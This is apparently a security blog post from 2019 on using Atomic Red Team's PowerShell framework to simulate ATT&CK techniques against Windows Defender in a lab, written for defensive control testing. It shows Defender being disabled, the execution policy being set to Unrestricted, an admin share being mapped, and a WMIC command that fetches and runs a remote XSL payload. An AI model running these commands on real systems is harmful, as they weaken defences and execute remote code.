







Atomic Red Team

RYAN SMITH / JULY 30, 2019

Continuing my research into ATT&CK, I came across a neat looking tool that can help any security team simulate adversaries. "Atomic Red Team allows every security team to test their controls by executing simple "atomic tests" that exercise the same techniques used by adversaries (all mapped to Mitre's ATT&CK)." So in short, its a package of small, easy to use "attacks." This creates a quick way to test security controls as well as find gaps. Being able to map them back to ATT&CK allows teams to understand what adversaries are up to. As I

mentioned in [this post](#), you may want to prioritize controls that line up with the adversaries in your field.


Let's talk about how to utilize Atomic Red Team. To start, I want to make a note that I'll be running these tests against Windows Defender on Windows 10. There are obviously several other controls that would be factored into an enterprise security team. The first step I took was to disable the Real-Time Protection. I took this step simply to allow me to place the entire tool set on to the target machine.

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.


 Real-time protection is off, leaving your device vulnerable.

 Off

We will want to visit the [Github page](#) for the project and get the tests on to our target machine. I chose to simply download the zip file. Unzipping on our desktop and navigating to the "atomics" directory, we can see that they are all nicely organized to the ATT&CK technique. Not all of these will apply to our Windows target, but it is nice to see just how many tests are available.

<div> <div> <div>←</div> <div>→</div> <div>⌵</div> <div>⬆</div> </div> <div> <div>📁</div> <div>> This PC > Desktop > atomic-red-team-master > atomic-red-team-master > atomics ></div> </div> </div>				
<div> <div>★ Quick access</div> <div> <div>🖥 Desktop</div> <div>⬇ Downloads</div> <div>📄 Documents</div> <div>🖼 Pictures</div> <div>🎵 Music</div> <div>🎬 Videos</div> <div>☁ OneDrive</div> <div>💻 This PC</div> <div>🌐 Network</div> <div>👤 Homegroup</div> </div> </div>	Name	Date modified	Type	Size
	📁 T1002	7/30/2019 10:09 AM	File folder	
	📁 T1003	7/30/2019 10:09 AM	File folder	
	📁 T1004	7/30/2019 10:09 AM	File folder	
	📁 T1005	7/30/2019 10:09 AM	File folder	
	📁 T1007	7/30/2019 10:09 AM	File folder	
	📁 T1009	7/30/2019 10:09 AM	File folder	
	📁 T1010	7/30/2019 10:09 AM	File folder	
	📁 T1012	7/30/2019 10:09 AM	File folder	
	📁 T1014	7/30/2019 10:09 AM	File folder	
	📁 T1015	7/30/2019 10:09 AM	File folder	
	📁 T1016	7/30/2019 10:09 AM	File folder	
	📁 T1018	7/30/2019 10:09 AM	File folder	
	📁 T1022	7/30/2019 10:09 AM	File folder	
	📁 T1027	7/30/2019 10:09 AM	File folder	
	📁 T1028	7/30/2019 10:09 AM	File folder	
	📁 T1030	7/30/2019 10:09 AM	File folder	
	📁 T1031	7/30/2019 10:09 AM	File folder	
	📁 T1033	7/30/2019 10:09 AM	File folder	
	📁 T1035	7/30/2019 10:09 AM	File folder	
	📁 T1036	7/30/2019 10:09 AM	File folder	
	📁 T1037	7/30/2019 10:09 AM	File folder	
	📁 T1040	7/30/2019 10:09 AM	File folder	
	📁 T1042	7/30/2019 10:09 AM	File folder	

One really neat way of performing the tests is through an execution framework. I'll be using this as a way to demonstrate the tool. Invoke-AtomicRedTeam is available to us as a PowerShell execution framework.



Open up a PowerShell terminal and navigate to the above directory. I first had to edit PowerShell's execution policy (You can read more about that in [this post](#)).

```
PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\execution-frameworks\Invoke-AtomicRedTeam> Get-ExecutionPolicy -List

Scope ExecutionPolicy
-----
MachinePolicy Undefined
UserPolicy Undefined
Process Undefined
CurrentUser RemoteSigned
LocalMachine Unrestricted

PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\execution-frameworks\Invoke-AtomicRedTeam> Set-ExecutionPolicy Unrestricted -Scope CurrentUser -Force
PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\execution-frameworks\Invoke-AtomicRedTeam>
```

This will allow me to run the scripts. The next step is to run `Install-Module -Name powershell-yaml` and then `Import-Module .\Invoke-AtomicRedTeam.psm1`.

```
PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\atomic-red-team-master\Invoke-AtomicRedTeam> Install-Module -Name powershell-yaml
PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\atomic-red-team-master\Invoke-AtomicRedTeam> ls

Directory: C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\Invoke-AtomicRedTeam

Mode                LastWriteTime         Length Name
----                -
d-----          7/30/2019 10:09 AM             Private
d-----          7/30/2019 10:09 AM             Public
-a----          7/30/2019 10:09 AM         4524 Invoke-AtomicRedTeam.psd1
-a----          7/30/2019 10:09 AM          538 Invoke-AtomicRedTeam.psm1

PS C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\atomic-red-team-master\Invoke-AtomicRedTeam> Import-Module .\Invoke-AtomicRedTeam.psm1
```

Since we're on a lab machine... we might as well go ahead and run all the things! Simply execute `Invoke-AllAtomicTests`, set the path and tell it to get started.

```
PS C:\Users\Administrator\Desktop> Invoke-AllAtomicTests

cmdlet Invoke-AllAtomicTests at command pipeline position 1
Supply values for the following parameters:
Path: C:\Users\Administrator\Desktop\atomic-red-team-master\atomic-red-team-master\atomics

Highway to the danger zone, Executing All Atomic Tests!
Do you wish to execute all tests?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):
```


This of course is the sloppy and lazy way to do things, so instead we can execute a specific test by taking a few steps:

- Find a test you want to run. For example, lets run "T1207 DCSHadow"
- Set up a variable to hold the test we want to perform: `$T1207 = Get-AtomicTechnique -Path \path\to\atomics\T1207\T1207.yaml.`
- Then run `Invoke-AtomicTest $T1207.`

Looks like it ran without issue. Of course, we still have Defender disabled. So let's turn it back on.

The moment we turn Defender back on:



Of course, in this case that's a good thing. We are testing the strength of our controls after all. This means Defender "ate" several tests without even having to run them.

Now we will re-run the same tests with Defender on. Again, since its a lab machine we'll run all the tests just to speed up the process. In reality, I really recommend just selecting a single test. Or better yet, set up a lab of your own to test against.

As each test runs, we will see a snippet of info on what test is being performed:

```
[*****BEGIN TEST*****]
Windows Admin Shares T1077
Map Admin Share PowerShell
Map Admin share utilizing PowerShell

PowerShell
New-PSDrive -name g -psprovider filesystem -root \\Target\C$

CurrentLocation :
Name            : g
Provider        : Microsoft.PowerShell.Core\FileSystem
Root            : \\Target\C$
Description     :
MaximumSize     :
Credential      : System.Management.Automation.PSCredential
DisplayRoot     :
Used            : 0
Free            :

[!!!!!!!END TEST!!!!!!!]
```

We will also see the errors:


```
Unexpected switch at this level
[*****BEGIN TEST*****]
XSL Script Processing T1220
WMIC bypass using remote XSL file
Executes the code specified within a XSL script using a remote payload.

Command Prompt:
wmic.exe process /FORMAT:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xsl

Program 'cmd.exe' failed to run: Access is deniedAt line:1 char:1
+ cmd.exe /c "wmic.exe process /FORMAT:https://raw.githubusercontent.co ...
+ ~~~~~
At line:1 char:1
+ cmd.exe /c "wmic.exe process /FORMAT:https://raw.githubusercontent.co ...
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

[!!!!!!END TEST!!!!!!]
```

Looks like something worked as the calculator popped up.



Some of the tests even speak to why the test is being run:

```
[*****BEGIN TEST*****]  
Adversaries may conduct C2 communications over a non-standard port to bypass proxies and firewalls. T1065  
Testing usage of uncommonly used port with PowerShell  
Testing uncommonly used port utilizing PowerShell  
  
PowerShell  
test-netconnection -ComputerName google.com -port 8081
```

Looking in Defender, we can see that a few tests have been flagged:

HackTool:JS/Jsprat 7/30/2019	High ▼
TrojanDownloader:Win32/Bumoru.A 7/30/2019	Severe ▼
Behavior:Win32/AccessibilityEscalation.F 7/30/2019	Severe ▼
Behavior:Win32/AccessibilityEscalation.F 7/30/2019	Severe ▼
Behavior:Win32/AccessibilityEscalation.F 7/30/2019	Severe ▼
Behavior:Win32/AccessibilityEscalation.AB 7/30/2019	Severe ▼
Behavior:Win32/AccessibilityEscalation.AB 7/30/2019	Severe ▼
Trojan:Win32/Squibda.A 7/30/2019	Severe ▼
Trojan:Win32/Powemet.AIattk 7/30/2019	Severe ▼
Trojan:PowerShell/PSAttackTool.A 7/30/2019	Severe ▼

We can also scroll back through the PowerShell history to see the various errors. Once again, it really works out better when you run specific tests and can view the results of the tests that

could be a risk for your environment.

Hopefully the above gives you an idea of how to utilize this tool if you are in a situation where no Red Team is available or if you simply want to quickly test a new control.

Thanks for reading!

SHARE



TAGS:

RED TEAMING

BLUE TEAM

DETECTION

EXECUTIONPOLICY

POWERSHELL

VULNERABILITY SCANNING




— ABOUT [RYAN SMITH](#)

 [TWITTER](#)

NEXT

Navigating To A Web Site Step By Step

AUGUST 01, 2019



PREVIOUS

The Better Ettercap... Bettercap!

JULY 20, 2019



— ABOUT —

Two cybersecurity professionals trying to get better at all things security.

— LATEST POSTS —

Information Gathering With Cobalt Strike

AUGUST 16, 2019

Navigating To A Web Site Step By Step

AUGUST 01, 2019

Atomic Red Team

JULY 30, 2019

— AUTHORS —

-
-
-

[Ryan Smith](#)

[Bestest RedTeam](#)

[Ryan Villarreal](#)

— TAGS —

802.11

802.1X

ACTIVE DIRECTORY

ANTI-CSRF

AUTOMATE

AUTOMATION

AWS

BETA

BETTERCAP

BGP

BITCOIN

BLOODHOUND

BLUE TEAM

BURPSUITE

BYPASS

BYT3BL33D3R

C2

CA

CAPTURE THE FLAG

CERTIFICATES

CLOUD

CLUSTER

CME

COBALT STRIKE

COMMAND AND CONTROL



OPINIONS EXPRESSED ARE SOLELY OUR OWN AND DO NOT EXPRESS THE VIEWS OR OPINIONS OF OUR EMPLOYERS.

